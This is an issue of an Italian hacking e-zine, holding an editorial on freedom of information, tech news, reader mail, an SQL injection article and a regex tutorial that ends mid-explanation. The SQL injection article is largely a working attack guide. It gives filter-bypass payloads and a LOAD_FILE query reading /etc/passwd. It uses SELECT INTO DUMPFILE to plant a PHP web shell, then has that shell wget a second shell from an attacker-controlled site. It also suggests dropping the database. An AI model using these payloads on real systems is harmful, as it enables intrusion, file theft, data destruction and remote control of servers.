Under Atthack

num. 9

Cover by Likas

UNDERATTHACK N.9

by Hackingeasy Team

In_questo_numero () {

Prefazione al n.9 < by Floatman >.....3
Under_NEWS_AttHack.....4
Post-Office.....6

Security

Tecniche avanzate di Sql-Injection < by LostPassword >....8

Programming

Espressioni Regolari eh? < by vikkio88 >.....14

Open Source

Sha-bang for Fun < by Floatman >.....21

}

Prefazione al n.9

In questo periodo non so se qualcuno ha notato che si parla di libertà di informazione, con tanto di manifestazioni, scioperi e campagne di propaganda. Noi di UnderAttHack non vogliamo prendere posizioni politiche, però vista la nostra missione credo sia doveroso porci dei problemi riguardo cosa sia la libertà di informare.

La domanda che mi pongo è se esista realmente un concetto di Libertà di Informazione.
In un sistema libero chiunque dovrebbe essere informato sui fatti e le varie idee dovrebbero essere liberamente esposte. Potrei allora dire come è bello il Nazismo? Oppure fare la rivoluzione? Certamente no, visto che gli argomenti sono illegali perché andrebbero a minare l'ordine pubblico.
Chi decide cosa è pericoloso per l'ordine? Forse pubblicare i reati degli extra-comunitari, oppure le moviole con gli errori arbitrali è dannoso quanto gli argomenti detti in precedenza.

L'ordine pubblico è uno status quo deciso da chi tiene l'ordine pubblico; chi vuole imporre la dittatura per l'ordine pubblico va arrestato; ma se il golpe ha successo si arresta chi si batte per la democrazia.
Se l'informazione non mi avesse riferito i fatti dell'11 Settembre io non li avrei mai saputi e il mio ordine non sarebbe mai stato sconvolto.

"L'informazione è libera, a meno di non diventare pericolosa per l'ordine"
Una frase apparentemente inconfutabile, con l'effetto che l'informazione è sempre e comunque libera, come lo è la censura in ogni forma.
Non esiste mai la libertà di informazione, la stampa è sempre più o meno controllata da chi governa, in base a cosa decide di fare, il resto è stampa clandestina nociva allo status quo.

Inoltre "informazione" è un concetto complesso in cui rientrano vari soggetti: la nostra Redazione scarta articoli di bassa qualità, con criteri di qualità decisi dalla stessa. I lettori sono liberi di inviare qualunque articolo, la Redazione è libera di pubblicare ciò che vuole, i lettori sono liberi di leggere o meno. Perfetta libertà oppure censura?

Rifletteteci sopra, perché la capacità di riflettere è la nostra vera libertà. Non sprechiamola.

Floatman

Under_NEWS_AttHack

BubuSETTE

Gira in rete un articolo, lo trovi in giro in molti blog...parla di 7 persone che grazie ad un sistema di nuova invenzione, tale **DNSSEC** (Domain Name System Security Extensions), hanno il potere di prevenire la grande rete in caso di attacco su scala mondiale!

In qualche modo se tutti entrassero in questo progetto, sarebbe impossibile per i server DNS "dimenticare" le varie risoluzioni..questo grosso Sistema infatti, racchiude dei dump continui di tutti i DNS server e solo quando le 7 persone che fanno da "Mastri di chiavi", si riuniscono tutte assieme, possono ricomporre la password per resettare tutta la rete internet.

I sette sono Paul Kane (Regno Unito), Dan Kaminsky (Stati Uniti), Jiankang Yao (Cina), Moussa Guebre (Burkina Faso), Bevil Wooding (Trindad e Tobago), Odrej Sury (Repubblica Ceca) e Norm Ritchie (Canada).

Sparsi per il mondo così che nessuno possa beccare la chiave completa molto presto.
Personalmente però questa storia mi puzza di legenda cyberpunk, una cosa molto affascinante comunque sapere che la nostra amata internet ha tanti modi per difendersi.

Alice guarda gli hacker

Molti ci hanno sperato fino alla fine adesso ci sono i primi barlumi di speranza, di cosa parliamo?

Alice-ccccccccccc dove 'c' è una cifra...chi non becca qualcosa del genere cercando reti intorno a se? I diffusissimi router wifi Pirelli di Alice, hanno un sistema di generazione della chiave di default molto particolare.
Mesi fa qualcuno ha trovato il modo per ottenere dal nome della rete Fastweb la chiave, invece a quanto pare la chiave di questi accesspoint è una combinazione strana di operazioni bitwise tra Mac-Addres e i numerini dietro la stringa alice...chissà se faranno anche loro qualche tool funzionante per "aiutarci a testare la sicurezza della nostra rete"?

Se googlate un po' in giro ce ne sono parecchi, peccato che nessuno tra questi ancora funzioni, rimanete in ascolto però, sembra che la soluzione non sia poi così lontana.
A questo indirizzo:

http://is.gd/dSFZq

un blog dove spiegano come stanno ottenendo l'algoritmo di generazione della chiave di default reversando il firmware.

Irreale minaccia

Notizia che ha fatto discutere, da un mese o giù di lì, è stata la diffusione di questo comunicato:

http://is.gd/dSGdh

Da parte di uno dei più utilizzati server irc... UnrealIRCD.

Cosa accade? Nel comunicato gli sviluppatori si dicono imbarazzati di non essersi accorti che da circa 7 mesi qualche buontempone aveva ownato i repo, e aveva sostituito una versione di unrealircd con una backdoor. Nel comunicato viene anche spiegata una soluzione per risolvere il problema:

1.Scaricare di nuovo dal sito il sorgente

2.Fare un check md5

3.Ricompilare e riavviare

Non credo ci voglia una genio per trovare questa soluzione... ma se a loro sembra di aiutare i poveri disgraziati che hanno usato una backdoor al posto di un server irc, con due dritte del genere, magari poi nons arà stato nemmeno così difficile ownarli no?

Post-Office

```
+-------------------------------------------------------------------------+

<f.romele@alice.it>

Innanzitutto vorrei complimentarmi per la rivista..l'ho scoperta solo oggi, ho
dato un'occhiata veloce al numero 0 ed ho deciso di salvare tutti i numeri in
modo da leggerli con tranquillità.
Vorrei proporvi un'idea.

Perchè non inserite dei corsi "a puntate" di un qualsiasi linguaggio di
programmazione (per esempio c/c++ oppure qualche corso su HTML e PHP).
La mia è solo un'idea..magari potreste fare un sondaggio sul sito per vedere
cosa ne pensano gli altri lettori e poi decidete..
Penso che un corso di programmazione potrebbe attirare altri lettori
interessati ad imparare quel dato linguaggio..
Nuovamente complimenti per la rivista
Continuate così

+-------------------------------------------------------------------------+
```

Grazie dei complimenti!
Beh non dico che non ci saranno mai guide alla programmazione a puntate, ma penso che nessuno si possa prendere la briga di scrivere un gran tomo di promrammazione su uno di questi linguaggi e trattarlo approfonditamente ogni uscita.
L'idea c'era già, ma abbiamo deciso per ora di trattare solo argomenti più avanzati, vedi la mia guida alla programmazione ad oggetti, o delle introduzioni a certe tipologie di linguaggi, tipo XNA (c# per fare giochi)...

vikkio88

```
+-------------------------------------------------------------------------+

<suca.fuck@hotmail.com>

Gentile redazione di underatthack, ho letto con piacere la guida di vikkio88
sulla programmazione ad oggetti, vorrei però farvi notare che la parte che
riguarda il ruby è stata trattata in maniera superficiale rispetto le altre,
cosa che mi ha incuriosito a tal punto da spingermi a documentarmi su questo
nuovo linguaggio di programmazione. Avete delle risorse online da consigliare
a chi vuole cominciare con ruby?

+-------------------------------------------------------------------------+
```

ciao gentile "SUCA", io stesso mi sono stupido di quanto avessi parlato poco di ruby, purtroppo ho deciso di non dilungarmi troppo per evitare di perdermi troppo e divagare dall'argomento principale, io ho studiato ruby per conto mio su internet, e ho parecchi link da consigliarti:

http://www.alfonsomartone.itb.it/afcqnh.html
che più che una guida sembra un romanzo di uno che si avvicina al ruby :D

http://ruby.html.it/guide/leggi/129/guida-ruby/
la guida di html.it esaustiva ma non troppo

Ma di certo la migliore cosa per conosce ruby, come tutto d'altronde è smanettarci sopra e osservare bene i sorgenti altrui...
Spero di esserti stato utile alla prossima continua a leggerci

vikkio88

Tecniche avanzate di Sql-Injection

0x00 Introduzione

Nell'uscita numero 4 di questo e-zine pubblicai un articolo sulle Sql-Injection, analizzando abbastanza a fondo l'argomento, anche per quanto riguarda le blind, e l'automatizzazione grazie a dei tools in python. In questo articolo vorrei soffermarmi invece su aspetti che spesso impediscono le procedure di attacco, e di tecniche per rendere più pericolosa di quanto ci si aspetti una normalissima Sql-Injection.

0x01 Prerequisiti

Per affrontare l'argomento qui descritto si richiede:

1) Lettura dell'articolo sulle Sql-Injection
2) I prerequisiti del precedente articolo

0x02 Limitazioni

Piccolo indice degli argomenti:

1) Limitazioni sui caratteri
2) Eliminazione degli spazi bianchi
3) Aggiramento degli apici tramite la codifica esadecimale
4) Non utilizzare gli apici
5) Form con numero di caratteri limitati
6) Conclusione

Limitazioni sui caratteri

La limitazione sui caratteri più frequenti è, ad esempio, il controllo dell'inserimento di un indirizzo mail valido, di tipo *ciao@mail.it*, tramite l'uso di una regex, quindi in questo caso ci conviene utilizzare una semplice tecnica che sfrutta i commenti in Sql e ci permette di raggiungere ugualmente il nostro scopo. Con una query del genere:

```
SELECT fag FROM tab WHERE login=$user AND password=$password
$user = '/*ciao@mail.it
$password =*/ OR ''='
```

In questo caso la verifica sulla mail risulterà corretta, mentre il database Sql leggerà i caratteri /**/ come se si trattasse di un commento, offrendoci l'autenticazione.

Passiamo ad un altro caso, quello in cui l'applicazione in PHP controlli l'url o il campo form in modo che non vengano inserite stringhe del tipo:

```
OR '$stringa'='$stringa'
```

In questi casi il semplice attacco OR 'ciao'='ciao', o OR 1=1 non saranno più validi, ma come al solito il linguaggio Sql viene a nostro favore, infatti se l'applicazione in PHP controlla se

sono presenti due stringe uguali con un '=' interposto, a noi sarà sufficente suddividere la stringa in sottostringhe:

```
OR 'Str'+'inga' = 'S'+'str'+'inga'
```

Il controllo è 'inga'='S', che è falso, e la query viene eseguita, in quanto MySQL concatena le varie sottostringhe, e quindi controlla che 'Stringa'='Stringa' == TRUE. E' possibile utilizzare anche il comando CONCAT() o MID(), il primo concatena due stringhe, il secondo dimezza una stringa secondo i parametri passati.

Altri modi per superare questo tipo di limitazione è quello di dire a MySQL di trattare le stringhe come determinate variabili, o utilizzare il comando REPLACE, o altrimenti utilizzare altre espressioni che siano sempre vere:

```
OR 'ciao' = N'ciao'
```

Per l'applicazione che effettua il controllo non si tratta di due stringhe uguali, in quanto abbiamo 'ciao' e 'Nciao', mentre invece il server Sql la 'N' anteposta ad una stringa significa solo che quest'ultima deve essere trattata come una variabile nvarchar, il che ci permette di portare a termine l'attacco.

```
OR 'ciao'=REPLACE('coa', 'oa', 'iao')
REPLACE('coa', 'oa', 'iao') = 'ciao'
```

Condizioni sempre vere:

```
OR 1<2
OR 'stringa' < 'z'
OR 'ciao' > 'c'
OR 'inga' IN 'Stringa'
OR 'S' BETWEEN 'R' AND 'T'
```

Come potete vedere le soluzioni sono innumerevoli, è sufficente conoscere i vari comandi di MySQL.

Eliminazione spazi bianchi

Un altro controllo frequente è quello dell'inserimento di uno spazio dopo una parola chiave di MySQL. Quindi il web master crea un array con le key di MySQL più usate (OR, SELECT, UNION, FROM, AND etc...) e verifica che nell'url non siano susseguite da uno spazio. Anche in questo caso ci sono varie alternative, eccole qui mostrate.

```
ciao' OR 'stringa'='stringa' -> ciao'OR'stringa'='stringa'
                                ciao/**/OR/**/'stringa='stringa'
                                ciao' 'O'+'R' 'stringa'='stringa'
                                ciao'/**/'O'+'R'/**/'stringa'='stringa'
```

Aggiramento degli apici tramite la codifica esadecimale

Un metodo per aggirare gli apici è quello della codifica esadecimale. Molto spesso infatti ci scordiamo di usare gli apici per le stringhe, e questo causa l'errore durante l'esecuzione della query, e se si tratta di query lunghe la cosa diventa molto fastidiosa.

```
http://ciao.it/ops.php?id=2+OR+0x6f7073=0x6f7073
http://ciao.it/ops.php?id=2+OR+'ops'='ops'
```

Non utilizzare gli apici

Questa è molto interessante :D. Molto spesso infatti nelle pagine PHP vengono usati dei controlli per evitare l'utilizzo di apici nell'url, come ad esempio la seguente funzione in PHP:

```
function protect($string) {
       $string = replace($stringa, "'", "''");
       return $string;
}
```

Funzione molto corta ma anche molto bastarda.
Beh in questo caso, come nei precedenti, ci sono più di un'alternativa, sta a voi decidere. Possiamo, ad esempio, andare alla ricerca di un campo numerico e di utilizzare i numeri per l'injection:

```
id=1 OR 1=1
```

Se la prima opzione dovesse andare a vuoto, e quindi non ci sono campi numerici, oppure a noi interessa utilizzare proprio una stringa, possiamo affidarci a due metodi:

1)Utilizziamo sempre i numeri
2)Funzione char

L'opzione 1 sembra alquanto ambigua, ma non lo è. Infatti, se una variabile è dichiarata come varchar, e l'input è 404040, il campo viene settato con '404040', che quindi è una stringa.

La seconda opzione è invece migliore, e anche più facile da utilizzare. Basta infatti sapere il codice ASCII dell'apice, e usarlo di conseguenza:

```
id=1 OR
char(39)+char(115)+char(116)+char(114)+char(105)+char(110)+char(103)+char(97)
```

che è uguale ad:

```
id=1 OR 'stringa'='stringa'
```

Form con numero di caratteri illimitati

Questa tecnica di sicurezza rende molto difficile l'iniezione di una qualsiasi stringa sql, e non potremmo comunque risalire ai dati di accesso e/o modificare dati del database. L'unica in questo caso è utilizzare i comandi del MySQL per stoppare, riavviare il server, e in questo caso il primo risulta comunque letale, in quanto stoppa il database finchè il web master non lo riattiva, o altrimenti cancelliamo il database tramite il comando drop, anch'esso costituito da pochi caratteri.
E se invece abbiamo due campi (user e password) entrambi limitati a tot caratteri, e li riempiamo del tutto facendo in modo che l'apice sia il tot-esimo carattere, abbiamo la possibilità di usare il campo password per l'iniezione di qualche comando Sql. Ad esempio, se i campi avessero un limite di 10 caratteri:

```
user = unoduetre'
password = '; qualsiasi comando sql--
```

In questo modo, "unoduetre'" verrà trattata come stringa, e verrà posto l'apice alla fine, ma a causa della limitazione sui caratteri, quest'ultimo verrà automaticamente rimosso, così il campo password viene chiuso dall'apice seguito dal punto e virgola (;), e tutto il resto verrà letto come un normale comando.

Conclusione

Come avete potuto notare, sono molte le tecniche che vengono usate per limitare un attaccante durante l'iniezione, ma, rispettivamente, sono molte le tecniche utilizzabili per bypassare queste limitazioni, e quindi ogni volta è presente un'alternativa.
Per concludere il paragrafo 0x02, volevo semplicemente dirvi di dedicare tempo a questa tecnica se vi imbattete in limitazioni di cui non è stato parlato, perchè analizzando l'output del server è sempre possibile risalire al tipo di limitazione (con molti tentativi) e di conseguenza trovare un'alternativa funzionante.

0x03 Tecniche avanzate

Passiamo ora ad un argomento più interessante del primo, ossia di tecniche avanzate che possiamo sfruttare durante un'iniezione sql.

1) LOAD_FILE()
2) SELECT INTO DUMPFILE

LOAD_FILE()

Una funzione poco utilizzata, di cui ho sentito parlare un pò in giro, è LOAD_FILE, che, come il nome lascia intuire, carica il file passato come argomento. Cosa vi viene in mente? Se per esempio ci trovassimo nel bel mezzo di una blind, potremmo tentare di accedere al file system e leggerlo per benino, invece di andare ai soliti tentativi ciechi o di utilizzare blindtext.py.

```
http://ciao.it/index.php?id=2+AND+1=2+UNION+SELECT+LOAD_FILE('/etc/passwd')--
```

O magari ancora meglio:

```
http://ciao.it/index.php?
id=2+AND+1=2+UNION+NULL,NULL,SELECT+LOAD_FILE('/etc/passwd'),NULL--
```

Entrambe sono alternative corrette.

SELECT INTO DUMPFILE

Ecco un'altra chicca, sicuramente molto più sfiziosa della prima, in quanto ci permette di passare da una semplice sql injection ad una shell in php inserita nel server, e da li fare ciò che vogliamo. Qui la cosa però si complica, in quanto per scrivere su un file dobbiamo specificare il suo path completo, più specificatamente il path della cartella htdocs, in modo da accedere poi alla shell direttamente dal sito.
Come troviamo il full path di htdocs? Beh in questo caso ci sono tre alternative, e la prima è

quella di andare alla cieca. Nella maggiorparte dei casi i server utilizzano una delle path qui specificate per l'htdocs:

```
/var/www/htdocs/ciao.it/
/svr/www/htdocs/ciao.it/
/server/www/htdocs/ciao.it/
/nomedelserver/www/htdocs/ciao.it/
/opt/lampp/htdocs/ciao.it/
etc...
```

Il secondo modo per trovare il full app è quello di affidarsi al web master. Infatti molto spesso vengono installate sui siti web piattaforme quali wordpress, phpfusion, punbb, joomla, smf, etc...
Queste piattaforme scrivono sul database la full app di ogni file, in modo da non cercarla ogni volta per modificarne uno, perciò, conoscendo la piattaforma installata, e avendo una sql injection tra le mani, è possibile trovare colonna e tabella giusta di un qualsiasi riferimento ad un file, in modo da ottenere il nostro scopo.
L'ultima alternativa è quella di generare un errore tramite PHP. Infatti se la query MySQL è sbagliata, il server riporta un warning con il path completo del file che lo ha generato. Ora possiamo ad esempio sfruttare ORDER BY sapendo il numero di colonne, e incrementandolo di uno, in modo da ricevere errore. Oppure, nel visualizzatore di new:

```
http://ciao.it/index.php?id='
```

Ora, in entrambi i casi, se la pagina PHP che gestisce la query non usa funzioni per il report degli errori in modo da inserirli su un log o da qualsiasi altra parte, avremo il nostro warning, e il nostro path.

Una volta trovato il path completo, facendo riferimento al sito del paragrafo precedente (LOAD_FILE), possiamo fare una query del genere:

```
http://ciao.it/index.php?id=2+AND+1=2+UNION+SELECT+NULL,NULL,`<php
system($_GET['cmd']) ?>`,
NULL+INTO+DUMPFILE+`/var/www/htdocs/ciao.it/fuck.php`
```

Potete sostituire, se volete, o se non funziona, un'altra funzione che esegua il parametro passato sul server al posto di system, perchè nei casi degli hosting free quali hellospace, alcune funzioni sono disabilitate, e non è possibile utilizzare i comandi da noi desiderati.
Detto questo, una volta caricata la shell (non decente), possiamo caricarne un'altra, nel caso si tratti di un server linux, utilizzando il comando wget e uploadando la shell in txt su un nostro sito di appoggio:

```
http://ciao.it/fuck.php?cmd=wget%20http://czz.it/shell.txt
http://ciao.it/fuck.php?cmd=mv%20shell.txt%20yeah.php
http://ciao.it/yeah.php
```

Ed ecco la nostra shell, pronta all'uso. Ora non ho affrontato problemi riguardanti la configurazione del file php.ini, se il gestore del server è molto bravo quel file è configurato abbastanza bene da non permetterci di eseguire la shell. In ogni caso, è presente sempre un'alternativa, e in questo caso continuiamo la normale sql injection.

Una volta che la shell è stata inserita, e a discapito di ogni errore, possiamo scrivere un semplice client in qualsivoglia linguaggio per sfruttarla da remoto sul nostro terminale, sia

che si tratti di windows, sia che si tratti di Linux, e che sia ovviamente munita di una funzione per convertire il comando in esadecimale, in modo che la shell lo esegua correttamente.
Eccone un esempio in ruby:

```
#!/usr/bin/env ruby

# Funzione per convertire una stringa in esadecimale, per passarla alla shell
def convert (string)
	hex = ''
	string.each_byte { |ch|
		hex = hex + "%" + ch.to_s(16)
	}
	hex
end

# --> http://pastebin.com/XPcXrD09

# EOF
```

0x04 Conclusione

In questo articolo ho trattato l'argomento più o meno approfonditamente, trattando sia le limitazioni che possono essere imposte ad un attaccante, sia le tecniche che quest'ultimo può sfruttare per inserire una shell sul server attraverso una normale sql injection.
Tutto questo non lo scrivo per incitare molti di voi a cimentarvi in questa tecnica di attacco, ma per dimostrare che oltre ad essere infinite le soluzioni per un attaccante, sono anche infinite le soluzioni per un web master, che con un pò di ingegno potrebbe rendere il suo sito (e quelli che progetta) più sicuri. Molto spesso infatti questa vulnerabilità viene considerata abbastanza "scarsa", nel senso che non si pensa possa far danni, perchè la password dell'admin è criptata, e molti si affidano a questo, ma con un sql injection, come abbiamo visto, possiamo inserire una shell sul sito web, o possiamo modificare articoli e/o post in caso ci sia un forum, e rimane quindi una vulnerabilità molto pericolosa, al pari delle altre.
Consiglio quindi a tutti i progettisti di siti web di essere molto attenti, e di evitare inconvenienti del genere, sono abbastanza fastidiosi, soprattutto se si tratta di un sito web molto frequentato.

(Giorgio) LostPassword

Espressioni Regolari eh?

Un'altissima percentuale di programmatori, in erba o professionisti, avrà senza dubbio avuto a che fare almeno una volta nella vita con le Regular Expression (regexp o regex).

Averci a che fare però non toglie la possibilità (del tutto non remota) di capirne poco e niente. L'utente medio che tocca le regex le usa copiando snippets esistenti, provando sul campo delle regex riadattate alle proprie esigenze...tutto questo perchè fondamentalmente in giro per il web mancano delle guide by example o for dummies, e questo comporta che le regex, vengono sfruttate al 40% della loro naturale potenza.

Se già conosci le regex e stai leggendo per approfondire, questo articolo non fa per te, i prossimi della serie magari si(spero tanto di approfondire l'argomento particolamente vasto dell'hosting delle regexp nei vari linguaggi di programmazione), per questa puntata toccheremo solo le basi, tanto per comprenderne la natura e i vari utilizzi.

Bene...

avete continuato a leggere? Allora siete dei noobs :D

Cosa?

Beh sì cosa sono 'ste regexp? Come ogni buon geek andiamo a beccare wikipedia:

*Le **espressioni regolari** sono sintassi attraverso le quali si possono rappresentare insiemi di stringhe.*

Beh nulla di complesso, sintassi attraverso la quale sintassi, si rappresentano insiemi di stringhe, ma questo come può giocare a nostro favore? A me programmatore, a cosa minchia mi serve avere un linguaggio attraverso il quale posso rappresentare insiemi di stringhe? Bene facciamo un esempio interessante.

Avete creato un portale web, che per un qualche motivo accetta la possibilità di inviare email agli iscritti alla newsletter, creata da voi stessi, mettendo solo in un formino l'email.
La maggior parte delle persone che programma quando gli viene dato un problema del genere, immagina già mentre legge la soluzione in meno righe possibile. La cosa brutta però è che senza un'opportuna classificazione e pianificazione dei vari errori che potrebbero insorgere, un sito con un semplice form inserisci l'email senza controllo sul testo inserito dall'utente potrebbe risultare deleterio per il mantenimento del sito stesso...Quali errori possono sorgere?

1.Due email uguali
2.email fasulle
3.!email (not email)

Per la prima abbiamo già in mente tutti una soluzione, un controllo preinserimento nel database che contiene le email.
Per il secondo? Controllo della validità tramite mail di conferma?...vabbè ma freghiamocene
Per il terzo? Senza regex posso assicurarvi che non è per nulla facile controllare se:

```
asdasdadsqweewq
```

(tipico testo inserito a caso)
è un 'email o no...
Come fareste?

Qualcuno può pensare, un'email deve avere la @ (at, non dite chiocciolina che sa troppo di gay), allora ti faccio un controllo

```
stringa testoinserito // variabile che contiene il testo inserito dall'utente
scorrendo i caratteri di testoinserito
se carattere i = "@"
allora emailvalida = VERO
```

Beh stupido come pseudocodice e del tutto inutile, il problema sussiste:

```
sadasdasd@sdadsads
```

è una mail valida :D

potremmo controllare se tra gli ultimi tre o quattro caratteri esce un "." (punto).

```
scorrendo i caratteri di testoinserito
se carattere i = "@"
allora emailvalida = VERO
se ultimi due o tre = "."
allora emailvalida
```

Beh è sempre complesso e difficile da gestire, invece come dice wikipedia come possiamo rappresentare un email con una regular expression?

Per i curiosi, io uso questa:

```
/[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,4}/
```

Con gli opportuni controlli effettuati da certe funzioni php, se il testo inserito è una mail viene accettato altrimenti no... che cacchio sono tutte ste cose?
Molti abbandonano qua, acchiappano la stringa la copiano in qualche snippets e sono tranquilli che tutto andrà a posto da se. Io ho sempre sostenuto che è meglio costruire che copiare, anche se ogni tanto non guasta copiare, almeno però conoscendo cosa si copia! No?

Perché?

Perché dovreste usarle spero lo avrete già capito, come dovreste usarle è quello che spero di spiegarvi in questo e in un prossimo articolo di approfondimento.
Un po' di storia non fa mai male prima di buttarsi a pesce morto dentro qualche esempio pratico di regexp.

Le espressioni regolari nascono da un concetto matematica abbastanza complesso:
Regular Sets, ovvero (alla meno peggio) Insiemi regolari... Ma studiare matematicamente la logica che ci sta dietro, in un articolo del genere è da pazzi, in quanto questo non compete nè a voi lettori, nè a me "scrittore"...tanto non capireste comunque (fiuu...un'ottima scusa

per sorvolare).

Un nome esce a questo punto, tale Ken Thompson, un grandissimo hacker statunitense che creò il linguaggio di programmazione B (per chi non lo sapesse, non sto scherzando :D prima di C c'era B, ovvio no?). Questo buon uomo, oltre a B fu uno degli sviluppatori più attivi di MULTICS, precursore di UNIX, per il quale successivamente scrisse ed...il più semplice editor di testo creato...avete un pc con su Linux, aprite la dannata shell e chiedetele di ed, vi risponderà! :D
Ed fu un passo molto importante per le regex, siamo nel 1966-1967 circa e questo editor introduce le regexp per cercare all'interno dei testi le stringhe corrispondenti all'insieme rappresentato.
Qualche anno dopo è il momento di grep, **g**eneral **r**egular **e**xpression **p**rint, introdotto anche lui in unix, per cercare in testi, directory, filesystem, avvocati penalisti, file binari, berlusconi, tutto quello che vogliamo con le potenti REGEXP.

Chi non lo ha mai usato?

```
$ lspci | grep VGA
```

Per filtrare la riga che contiene la nostra scheda video pci dentro il nostro pc!... bene: VGA è una regular expression! Che ci crediate o no!
Comunque sia quello che ci interessa non è il grep o l'ed, ma per rispondere al perchè (usarle), basta osservare la data dalla quale sono state introdotte, 1966, 44 anni fa! E in un mondo in continua evoluzione come quello dell'informatica il 1966 è come preistoria, e se ci portiamo dietro qualcosa dalla preistoria vuol dire che intorno a quel qualcosa si ci è costruito tanto e che sono uno strumento insostituibile...per fare un esempio sexy:

Le regular expression sono la ruota dei linguaggi di programmazione.

Come?

Bene siete giunti fin qua, questo paragrafo spiega finalmente come usare questo benedetto strumento potente ed estremamente semplice, ma cryptico per chi non ha mai voluto avvicinare un piccolo manualetto come ce ne sono tanti in giro...

Prima di cominciare, procuratevi gli strumenti per provare le regexp che viavia andrete affinando... io ho fatto un programmino di test in ruby, uno in php, ma alla fine se già esistono cose belle e fatte perchè romperci l'anima?

Online:
http://rubular.com

Offline:
grep (GNU/Linux)
the Regex coach (windows)

Visto che sono cattivo vi spiegherò solo come usare rubular:
appena aprirete la pagina avrete in alto due form in basso una text area e a destra un box verde.

Nei due form in alto dovrete inserire la regexp da testare(nel secondo box i modificatori che vedremo in seguito), nella text area: l'area di testo sulla quale volete usare la regexp, nel

boxino verde vedrete tutti gli elementi catturati dalla vostra regexp.

Diamoci da fare

Smanettopoli

Dobbiamo cercare dentro un testo una sequenza di caratteri? Ad esempio: "pippo", bene

```
regxp: pippo
testo: pipippo pazzo pippofafa papippo
risultato: pi<b>pippo</b> pazzo <b>pippo</b> fafa pa<b>pippo</b>
```

mmm interessante abbiamo trovato tutti i pippo!, però vogliamo solo la parola singola pippo, non tutte le parole dove c'è dentro pippo:

```
regxp: \bpippo\b
testo: pipippo pazzo pippofafa papippo
risultato: pipippo pazzo pippo fafa pa<b>pippo</b>
```

Ora ci siamo! Ma cos'è sto **\b** che abbiamo aggiunto?
\b sta per bordo, abbiamo cercato la stringa "pippo" circondata da bordi vuoti, quindi: spazi,ritorni a capo...

se avessimo usato bpippob ovviamente non avremmo ottenuto lo stesso risultato, in quanto b diventa la regexp: bordo di una parola, quando è preceduto da "\"... ma se volessimo cercare: "\b" dentro un testo?

Vi dice nulla escape?

```
regxp: \\b
testo: \b
risultato: <b>\b</b>
```

fatto! Il primo slash permette di fare ignorare il secondo trattandolo come carattere normale da cercare.

Altre espressioni importanti sono:

```
\A (inizio del testo)
\d cifra
\f fine pagina
\n fine riga (ritorno a capo)
\s spazio
\w carattere di una parola
\Z fine del testo
```

Ad esempio, dobbiamo cercare una parola che inizia con una cifra e poi è seguita da 3 caratteri all'inizio di un testo?

```
Regexp: \A\d\w\w\w
```

Ma se dobbiamo cercare una parola ad inizio di ogni riga...che comincia con una cifra, continua con una serie di uno o più caratteri?

Ad esempio:

```
testo:
1ccc
2abvccdxz
3sssasa
4dsdssd
442222
```

cosa beccheremmo con la nostra regexp?
Proviamo:

```
1ccc
2abvccdxz
3sssasa
4dsdssd
442222
```

ecco...ma noi vogliamo anche quelle con più caratteri e all'inizio di ogni riga! Allora dobbiamo introdurre altri strumenti:

```
^  inizio riga
$  fine riga
*  Zero o più
+  uno o più
?  zero o uno
. qualsiasi carattere (tranne \n)
```

allora con questi strumenti costruiamo la regexp che ci serve:

```
regexp: ^\d\w+
```

e ora tutto funziona perfettamente.

Uno di questi ultimi strumenti introdotti da trattare con cura è il carattere jolly "." (punto), che definisce, qualsiasi cosa tranne il ritorno a capo e la fine della riga...
Quindi ad esempio per trovare tutte le parole che cominciano con la me finiscono con la a, basta usare la

```
regexp: \bm.+a\b
```

quindi: bordo, carattere M, uno o più caratteri qualsiasi, carattere A, bordo...
Semplice no?

Importanti sono altresì i set di caratteri, sono delle regexp molto raffinate dentro parentesi quadra.
Vogliamo filtrare i nomi delle nostre foto, con il nome di default della fotocamera fatte a maggio,giugno e luglio del 2010, supponendo che la fotocamera chiami i mesi facendo corrispondere ad ogni mese una lettera dell'alfabeto... tipo: foto01a1001.jpg dove 01a10 => 1/gennaio/2010...a = gennaio

lo so è un esempio stupido ma state attenti alla regexp:

```
foto\d\d[efg]10\d\d\.jpg
```

Quindi leggete: stringa che inizia con foto, seguita da due cifre (giorno), poi una lettera tra: e, f o g...poi la cifra 1, 0, due cifre qualsiasi, un punto e la stringa "jpg"...
il nostro set in questo caso è [efg], da leggere come: o 'e' o 'f' o 'g'...uno ed un solo carattere, provate sempre con gli strumenti che vi ho indicato la validità e eventualmente procuratevi altri problemi più complessi...

altri set importanti:

```
a-z tutti i caratteri minuscoli
A-Z tutti i caratteri minuscoli
0-9 tutte le cifre
```

quindi se vedere set così: [a-zA-Z0-9] questa regexp beccherà un carattere alfabetico(maiuscolo o minuscolo), o una cifra. A questi range potete aggiungere liberamente caratteri che volete dar modo di trovare alla regexp. Esempio

```
[a-zA-Z0-9]+ciao
```

non prenderà:

```
ciao-ciao
```

se dopo il range "0-9" aggiungete: "-" come carattere che fa parte del range...allora ciao-ciao, sarà matchata!

Un modificatore importante di un set di caratteri è il "^" che dentro un set non indica inizio stringa, ma "tutto tranne".

```
regxp: [^pi\s]

testo: pipippo pazzo pippofafa papippo
risultato: pipipp**o** p**azzo** pippo **fafa** p**a**pipp**o**
```

leggasi la regexp: "tutto tranne 'p' o 'i' o bordo di una parola"...ed ecco il risultato!
Abbiamo visto prima le espressioni: +,*, ? e cosa rappresentano...ma se volessimo essere più precisi?, nel senso...se volessimo ad esempio filtrare non: uno a più caratteri decimali, ma 3 caratteri decimali? Oppure da 3 a 4 caratteri alfabetici?...
per la prima proposta potremmo fare:

```
\d\d\d => tre caratteri decimali
```

e funzionerebbe, ma come indicare: da 3 a quattro? Ecco un altro strumento importante chiamato: Quantificatore parentesi graffa: {a,b}
Usando questo strumento possiamo, assegnando due valori numerici ad a e b (b>a), trovare intervalli di ripetizione...così viene semplice definire da 3 a 4 caratteri alfabetici:

```
\w{3,4}
```

ATTENZIONE! Sarebbe più corretto scrivere => [a-zA-Z]{3,4}

Possiamo utilizzare il quantificatore parentesi graffa specificando solo il numero minimo (a), quindi
{3,} il che equivale a dire 3 o più ripetizioni, togliendo la virgola invece non permettiamo

ripetizioni, indichiamo 3 e solo 3 ripetizioni...

ATTENZIONE! Sarebbe stupido usare {0,} o {1,} in quanto sarebbero espressioni equivalenti a * e +...giusto? :D

Bene, analizziamo quella regular expression che vi ho mostrato all'inizio:

```
/[a-zA-Z0-9._%+-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,4}/
```

come potete osservare è circondata delimitata da "/", che, nella maggior parte dei linguaggi permette di identificare una regexp, molto meglio di utilizzarla come stringa, almeno per quanto riguarda la leggibilità del codice... leggiamola adesso che sappiamo farlo:

